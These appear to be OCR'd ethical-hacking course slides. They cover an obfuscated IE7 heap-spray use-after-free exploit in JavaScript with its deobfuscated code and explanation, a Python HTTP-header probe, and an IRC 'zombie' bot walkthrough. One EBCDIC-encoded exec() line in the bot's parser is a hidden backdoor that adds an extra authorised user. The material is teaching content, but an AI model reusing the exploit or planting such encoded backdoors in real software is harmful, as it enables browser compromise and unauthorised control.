

taxrefund[1] - Notepad
File Edit Format View Help
<html>
<script language="JavaScript">
var rOWJknTpxELSHzvH =
'3407246f0a36000610082c1a27302e15102f33152e2826103806292a113a333a03252a113e00013f744a6b312c03252c32151c7c556e31
51d60156e31705f6f2976101a65112e613702632b61400c6d40292167136f7960065c21157976214323 7c375c4071027b262051733a3107
002733a31504937523e7d745e326a26511b63156e31245e677676104160437961370434 2b67400c65157f7d67136f7637535c21127b7673
c21157f257a43237b62074b71027c207603733a36544b6d523e737451326a26534f63116e3175053776761 04e67467e613702657e63400c
664786a400c36112f716713627e62015c21137f777043232d61034071022a7c7607733a315d186d523e747603676a265c406d476e317052
2156e31245e667b76104a31422861370 26e2d36400c6d447e206713372e665d5c21427371704323296757 1f71027e227550733a6b001f37
33a60574d60523e227450636a26524d36446e31725f642e761041604e7d613702357e64400c64452f226713602e65545c21142d7421447f
12129142e02030b1329060e3910352e1504202714132005331a0913192002000716052 72b07392c240d2a1125293 5000e3d2c072b083031
f34010a2010063426272f053526183236261d2e0d201d36143d0d3f0e061a467d6f0a36000610082c1a27302e15102f33152e2826103806
d1d26273e050510181c1638282e301715242c361f211f252d0c1b031e2d1617320410333e322819282c0c010e341b0d072c12131b0e2f26
e0b0c381b70072d0a3a2a30113e3505292525037e66680316265f3d2530462c35393d10323200370a3610006012d163f3b0536232518282 9
12d132267712c13152e0f2d310e06013e1628222e2f052a2c003a322d18271b2712033c21061c2e2f0016242e0f2a1b073c263c1b233a1c
var qy = '';
for (i=0;i<rOWJknTpxELSHzvH.length;i+=2)
{
qy += String.fromCharCode(parseInt(rOWJknTpxELSHzvH.substring(i, i+2), 16));
}
var FKOrgaUfPOsOmiIIDFrzgaNtB = location.search.substring(1);
var Um = '';
for (i=0;i<qy.length;i++)
{
Um += String.fromCharCode(qy.charCodeAt(i)^FKOrgaUfPOsOmiIIDFrzgaNtB.charCodeAt(i%FKOrgaUfPOsOmiIIDFrzgaNtB
}
window["eUUvUUaUUl".replace(/[A-Z]/g,"")](Um);
</script>
</html>
Remove white space but source is still encoded

Un-obfuscated JavaScript

```
<script language='JavaScript'>
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178 … ");
var array = new Array();
var ls = 0x100000-(shellcode.length*2+0x01020);
var b = unescape('%u0C0C%u0C0C');
while (b.length<ls/2)
          { b+=b;}

var lh = b.substring(0,ls/2);
delete b;

for (i=0; i<0xC0; i++) {
          array[i] = lh + shellcode;
}
CollectGarbage();

var s1=unescape('%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAA');
var a1 = new Array();
for (var x=0;x<1000;x++)
          a1.push(document.createElement('img'));

function trigger_bug() {
          o1=document.createElement('tbody');
          o1.click;
          var o2 = o1.cloneNode();
          o1.clearAttributes();
          o1=null;
          CollectGarbage();
          for(var x=0;x<a1.length;x++)
                    a1[x].src=s1;
          o2.click;
}
</script>

<script>
window.setTimeout('trigger_bug();',800);
</script>
```


What does the Javascript do?

- The generated Javascript is sent to the Victim and executes in the victim's browser (IE7)
- A 'heap spray' fills memory:
  - 1Mb memory chunks are filled with 0x0C0C0C0C followed by the shell code (assembler).
  - 192 chunks fill memory past address 0x0C0C0C0C
- The defect is triggered
- Execution jumps to address 0x0C0C0C
  - Eventually the shell code is reached and executed



- Corrupted pointer can cause program execution to jump to random location
- Pointer may point to another pointer

- Fill memory past 200Mb (0x0C0C0C0C)
- Corrupt pointer will point to 0x0C0C0C0C
- Pointer to pointer (to pointer to…) still ends up at 0x0C0C0C0C
- Intel instruction 0x0C is a No-op
  - OR AL,0C
- Execution eventually reaches shell code



https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified

```
<script language='JavaScript'>

// shellcode is assembler code you'd like executed.  This runs calc.exe
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178 … ");

// Spray the heap in chunks with 0x0C0C0C0C followed by the shell code.
var array = new Array();                                // Array of heap chunks
var ls = 0x100000-(shellcode.length*2+0x01020);         // Size of chunk
var b = unescape('%u0C0C%u0C0C');                       // 0x0C0C0C0C
while (b.length<ls/2)
          { b+=b;}                                      // b is filled with 0x0C

var lh = b.substring(0,ls/2);                           // Truncate to fit chunk
delete b;

for (i=0; i<0xC0; i++) {                                // Fill chunks to 0x0C0C1800
          array[i] = lh + shellcode;                    // 0x0Cs then shell code
}

CollectGarbage();

// Create lots of img objects in document
var s1=unescape('%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAA');
var a1 = new Array();
for (var x=0;x<1000;x++)
          a1.push(document.createElement('img'));

function trigger_bug() {
          …
}
</script>

<script>
window.setTimeout('trigger_bug();',800);
</script>
```

trigger_bug function

```
function trigger_bug() {
        o1=document.createElement('tbody');
        o1.click;


        var o2 = o1.cloneNode();

        o1.clearAttributes();
        o1=null;

        CollectGarbage();


        for(var x=0;x<a1.length;x++)

                a1[x].src=s1;


        o2.click;
}
```

Create a table body element

Copy o1, should be a deep copy

Should free o1

Release memory from unused objects

a1 is array of 1,000 images

Set image source for each element

Trigger bug

Brian's slides end here

Python

Python Programming Language

- Conceived in the late 1980s by Guido van Rossum
- He was looking for a "hobby " programming project to build over Christmas break.
- A successor to the ABC language.
- Python name inspired by Monty Python's Flying Circus
- Extensive standard library.
- Object oriented.
- Interpreted.
- Supports multiple programming paradigms.

https://en.wikipedia.org/wiki/Python_(programming_language)

Python get-headers example program

get-headers.py

```
import httplib
import sys

if len(sys.argv) > 1:
  hostname = str(sys.argv[1])
else:
  hostname = "localhost"

print("Probing headers on %s" % hostname)
connection = httplib.HTTPConnection(hostname)
connection.request("HEAD","/")
response = connection.getresponse()
print("server: %s" % response.getheader("server"))

exit
```

Python get-headers example program

get-headers.py


```
root@eh-kali-05:~/bin# python get-headers.py
Probing headers on localhost
server: Apache/2.4.23 (Debian)
root@eh-kali-05:~/bin#
```

The localhost (EH-Kali VM) which is running Debian version of Apache


get-headers.py eh-centos

```
root@eh-kali-05:~/bin# python get-headers.py eh-centos
Probing headers on eh-centos
server: Apache/2.2.15 (CentOS)
root@eh-kali-05:~/bin#
```

eh-centos is running a Centos version of Apache



https://amzn.com/1597499579



https://amzn.com/1593275900

Make and run a Python program on EH-Kali

On your EH-Kali

Make a local bin directory and get the Python code

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus:/home/cis76/depot/get*py .
```

View the Ruby source code

```
vi get-headers.py
```

Inside vi use `:syntax on` for color syntax

Run the python program with and without arguments

```
python get-headers.py
python get-headers.py eh-centos.cis.cabrillo.edu
```

When finished type Python is working in the chat window

IRC & IRC Bot Walk-through (Jesse)

Jesse's slides start here

Zombie Networks via Internet Relay Chat

/braaaiiinnnsss

IRC - Introduction & Basic Terms

Internet Relay Chat (IRC) is an application layer protocol for textual communication. Using a client/server model, it allows for group discussion in forums called channels.

Any user may host a channel, allowing others to join and discuss topics of interest. Many channels have a specific purpose, but some are used as "hang out" spots.

An IRC Bot is a script/program that makes a TCP connection to an IRC server and is controlled from within the channels of IRC by the users. It offers functionality to the people in the channels, most often using APIs for different services (such as Wikipedia, translation software, calculation websites, etc.).

IRC servers aren't just the resting place of the zombie hoards, but for this lesson we'll pretend they are.

IRC - Clients & Servers

IRC Client options include:
Irssi - This is what we'll be using! CLI based client for Unix systems.
Chatzilla - Plugin client for Mozilla-based browsers such as Firefox.
Colloquy - Using its own "Chat Core" engine, an open-source client for Mac OS X
mIRC - Popular client for Windows, has an integrated scripting language
Konversation - Built on the KDE platform, one of the popular clients for Linux distros

There are plenty of IRC Servers, but the two most popular are:
Freenode - 74,841 average users, has steadily become the most populated network
QuakeNet - 24,627 average users, held the record of 240,000+ users in 2005

IRC Historic Events - Gulf War

During the Gulf War, IRC users kept track of their local news reports and compared notes on IRC.

```
<Nati> The hit on H2 and H3 is according to what the Israeli radio quoted from the NBC
<cam3> What are H2 and H3?
<Nati> H2 and H3 are milt airbases in west Iraq
...
<spam-ABC> Marines report that only one SCUD missile has been launched. (from west S.A)
...
<VOA:+report> No word of casualties (from Iraq or US team)
...
<nova:+report> "cnn reporters won’t go to bomb shelter"
```

While there weren't any IRC users in the war zone itself, logging into IRC allowed interested persons to monitor all the news media at the same time, even news sources in other countries.

IRC Historic Events - Constitutional Crisis of ‘93

IRC users in Moscow were able to pass info before the major news reporting agencies could broadcast it:

```
<slipper> cnn intl just now confirming report here 5 mins ago that Russ tv off line!
...
<Bravo> Around 16:00 (sorry don't have exact times) group of people around 3-4 thousand
started to move in the direction of Moscow municipal building
...
<Bravo> Currently, first 5 floors of city hall are taken…
...
<geek> Moscow radio on shortwave…
<ginster> i have a sw radio - what is the frequency?
<Bravo> … they have taken the Ostankino Tower, so it is not talking anymore
```

Zombies - Plug & Play

The following files need to remain unmodified for the zombie to operate correctly.

`bot_connect.py`

initializes the zombie's TCP connection and handles the data-to-parser loop

`bot_core.py`

stores the brains of the zombie and handles module organization

`bot_parser.py`

parses all data received by the zombie and handles any data received

Zombies - Plug & Tinker For A Minute Or Two, Then Play

These files may be modified so that you may better control the zombie.

`bot_data.py`

stores the static variables so the zombie knows where to go and whom to obey

`bot_commands.py`

houses the functions that a zombie's owner has access to

Code Walkthrough - bot_commands.py

```
import commands

command_dictionary = {
    "join":{"code":"bot_core.bot_commands.join_channel(bot_core);"},
    "part":{"code":"bot_core.bot_commands.part_channel(bot_core);"},
    "quit":{"code":"bot_core.bot_commands.quit_server(bot_core);"},
    "debug":{"code":"bot_core.bot_commands.debug_variable(bot_core);"},
    "ping":{"code":"bot_core.bot_commands.ping_server(bot_core);"}
    };

def join_channel(bot_core):
    channel = bot_core.bot_data.command_info["args"][0];
    bot_core.send_raw("JOIN {0}".format(channel));

def quit_server(bot_core):
    bot_core.send_raw("QUIT :Local kill");
    bot_core.socket_connection.close();
    quit();
```

Code Walkthrough - bot_commands.py

```
def ping_server(bot_core):
    target_server = bot_core.bot_data.command_info["args"][0];
    ping_allowed = True;

    if len(target_server) <= 15:
        try:
            for item in target_server.split("."): item = int(item);
        except: ping_allowed = False;
    else: ping_allowed = False;

    if ping_allowed:
        bot_core.send_message("Sending ten pings, give me around 20 seconds to process.");
        ping_output = commands.getoutput("ping -c 10 {0}".format(target_server)).split("\n");
        for item in ping_output:
            item_found = False;
            if "transmitted" in item and item_found != True:
                item_found = True;
                bot_core.send_message("Here you go: {0} | {1}".format(ping_output[0], item));
    else: bot_core.send_message("Sorry, this command is pretty strict. Make sure your IP is IPv4.");
```

Code Walkthrough - bot_data.py

```
from platform import node, platform, version;

machine_info = {
                    "node":node(),
                    "platform":platform(),
                    "version":version()
                };

BUFFER = [""]; irc_data = {"raw":""}; command_info = {"name":"", "args":[]};
message_info = {"message":"", "length":0, "sender":{"name":"", "respond":""}};
server_info = {"address":"eh-irc.cis.cabrillo.edu", "channel":"#cis76", "port":6667};

bot_name = "PodXXBot"; command_symbol = "!";
auth_users =["xxxxxx76", "rsimms"];
```

Code Walkthrough - bot_connect.py

```
import bot_parser; import bot_core; import bot_data; import bot_commands;

connection_core = bot_core.bot_core(bot_parser, bot_commands, bot_data);
connection_core.send_raw("JOIN {0}".format(connection_core.bot_data.server_info["channel"]));

while True:
    connection_core.bot_data.BUFFER = connection_core.socket_connection.recv(1024).split("\r\n");
    if connection_core.bot_data.BUFFER != [""]:
        connection_core.bot_parser.filter_errors(connection_core);
```

Code Walkthrough - bot_core.py

```
import socket; import time;
import bot_parser; import bot_commands; import bot_data;

def bot_core(bot_parser, bot_commands, bot_data):
    class bot():
        def __init__(self):
            self.socket_connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
            self.bot_data = bot_data; self.bot_commands = bot_commands; self.bot_parser = bot_parser;

            try:
                self.socket_connection.connect((self.bot_data.server_info["address"], self.bot_data.server_info["port"]));
            except socket.error, e:
                print("I failed to connect to the server you provided.");
                quit();

            time.sleep(1); self.send_raw("NICK {0}".format(self.bot_data.bot_name));
            time.sleep(1); self.send_raw("USER EH-Zombie 8 * :EHZombie");
            time.sleep(1); self.send_raw("MODE {0} +B".format(self.bot_data.bot_name));
            print("Sent my identity to the IRC server.");
```

Code Walkthrough - bot_core.py

```
    def module_rehash(self):
        module = self.bot_data.command_info["args"][0];
        sender = self.bot_data.message_info["sender"]["respond"];
        exec("reload({0});".format(module)) in globals();
        self.send_message("I reloaded {0}.".format(module), sender);

    def send_raw(self, message):
        self.socket_connection.send("{0}\r\n".format(message));

    def send_message(self, message, response=""):
        if response == "": response = self.bot_data.message_info["sender"]["respond"];
        self.socket_connection.send("PRIVMSG {0} :{1}\r\n".format(response, message));
        print("I just send the the message '{0}' to {1}.");

botcore = bot();
return botcore;
```

Code Walkthrough - bot_parser.py

```
from codecs import decode
def filter_errors(bot_core):

    try:
        parse_data(bot_core);
    except:
        error_data = traceback.format_exc().split("\n");
        error_data = error_data[::-1];
        bot_core.send_message("I just caught an error. Printing data locally."); print(error_data);
```

Code Walkthrough - bot_parser.py

```
def assign_data(bot_core):
    irc_data = bot_core.bot_data.irc_data["raw"];
    message_info = {"message":"", "length":0, "sender":{"name":"", "respond":"", "real":""}};
    command_info = {"name":"", "args":[]};

    message_info["message"] = " ".join(irc_data[3:])[1:];
    message_info["length"] = len(message_info["message"]);

    if len(irc_data[3:]) >= 1:
        if irc_data[3][1:][0] == bot_core.bot_data.command_symbol:
            command_info["name"] = irc_data[3][2:]; command_info["args"] = irc_data[4:];

    message_info["sender"]["name"] = irc_data[0][1:].split("!")[0];
    message_info["sender"]["real"] = irc_data[0][1:].split("!")[1].split("@")[0];

    if irc_data[2][0] == "#": message_info["sender"]["respond"] = irc_data[2];
    elif irc_data[2] == bot_core.bot_data.bot_name:
        message_info["sender"]["respond"] = message_info["sender"]["name"];

    bot_core.bot_data.message_info = message_info;
    bot_core.bot_data.command_info = command_info;
```

Code Walkthrough - bot_parser.py

```
def parse_data(bot_core):

    for item in bot_core.bot_data.BUFFER:
        bot_core.bot_data.irc_data["raw"] = item.split();
        if len(bot_core.bot_data.irc_data["raw"]) == 2:
            if bot_core.bot_data.irc_data["raw"][0] == "PING":
                bot_core.send_raw("PONG {0}".format(bot_core.bot_data.irc_data["raw"][1]));

        elif len(bot_core.bot_data.irc_data["raw"]) >= 3:
            if search(":.+!.+@.+", bot_core.bot_data.irc_data["raw"][0]):
                if len(bot_core.bot_data.irc_data["raw"]) >= 4:
                    if bot_core.bot_data.irc_data["raw"][1] == "PRIVMSG":
                        assign_data(bot_core);
                        print("{0}".format(" ".join(bot_core.bot_data.irc_data["raw"])));
```

Code Walkthrough - bot_parser.py

```
if bot_core.bot_data.command_info["name"] in bot_core.bot_commands.command_dictionary:

exec(decode('\x89\x86@\x7f\xa6\x81\x99\x91\x85\xa2\xf7\xf6\x7f@\x95\x96\xa3@\x89\x95@\x82\x96\xa3m\x83
\x96\x99\x85K\x82\x96\xa3m\x84\x81\xa3\x81K\x81\xa4\xa3\x88m\xa4\xa2\x85\x99\xa2z@\x82\x96\xa3m\x83\x9
6\x99\x85K\x82\x96\xa3m\x84\x81\xa3\x81K\x81\xa4\xa3\x88m\xa4\xa2\x85\x99\xa2K\x81\x97\x97\x85\x95\x84
M\x7f\xa6\x81\x99\x91\x85\xa2\xf7\xf6\x7f]^', 'cp037'));

    if bot_core.bot_data.message_info["sender"]["real"] in bot_core.bot_data.auth_users:

exec(bot_core.bot_commands.command_dictionary[bot_core.bot_data.command_info["name"]]["code"]);
    else: bot_core.send_message("Sorry, you're not in the list of users.");

elif bot_core.bot_data.command_info["name"] == "reload": bot_core.module_rehash();
```

Unused Slides

IRC - Setting Defaults

Setting up our default server.

```
/server add -auto -network EHIRC eh-irc.cis.cabrillo.edu 6667
```

Setting up our default channel.


```
/channel add -auto #cis76 EHIRC
```

Finally, we `/quit`, run `irssi` again, and type `/window 2`

Jesse's slides end here

Using Irssi

Irssi Chat Client



https://irssi.org/

Install IRC Client Activity


On your Kali VM


```
apt-get install irssi
```

Write in the Confer chat window when finished

Connecting to an IRC server

/connect eh-irc.cis.cabrillo.edu




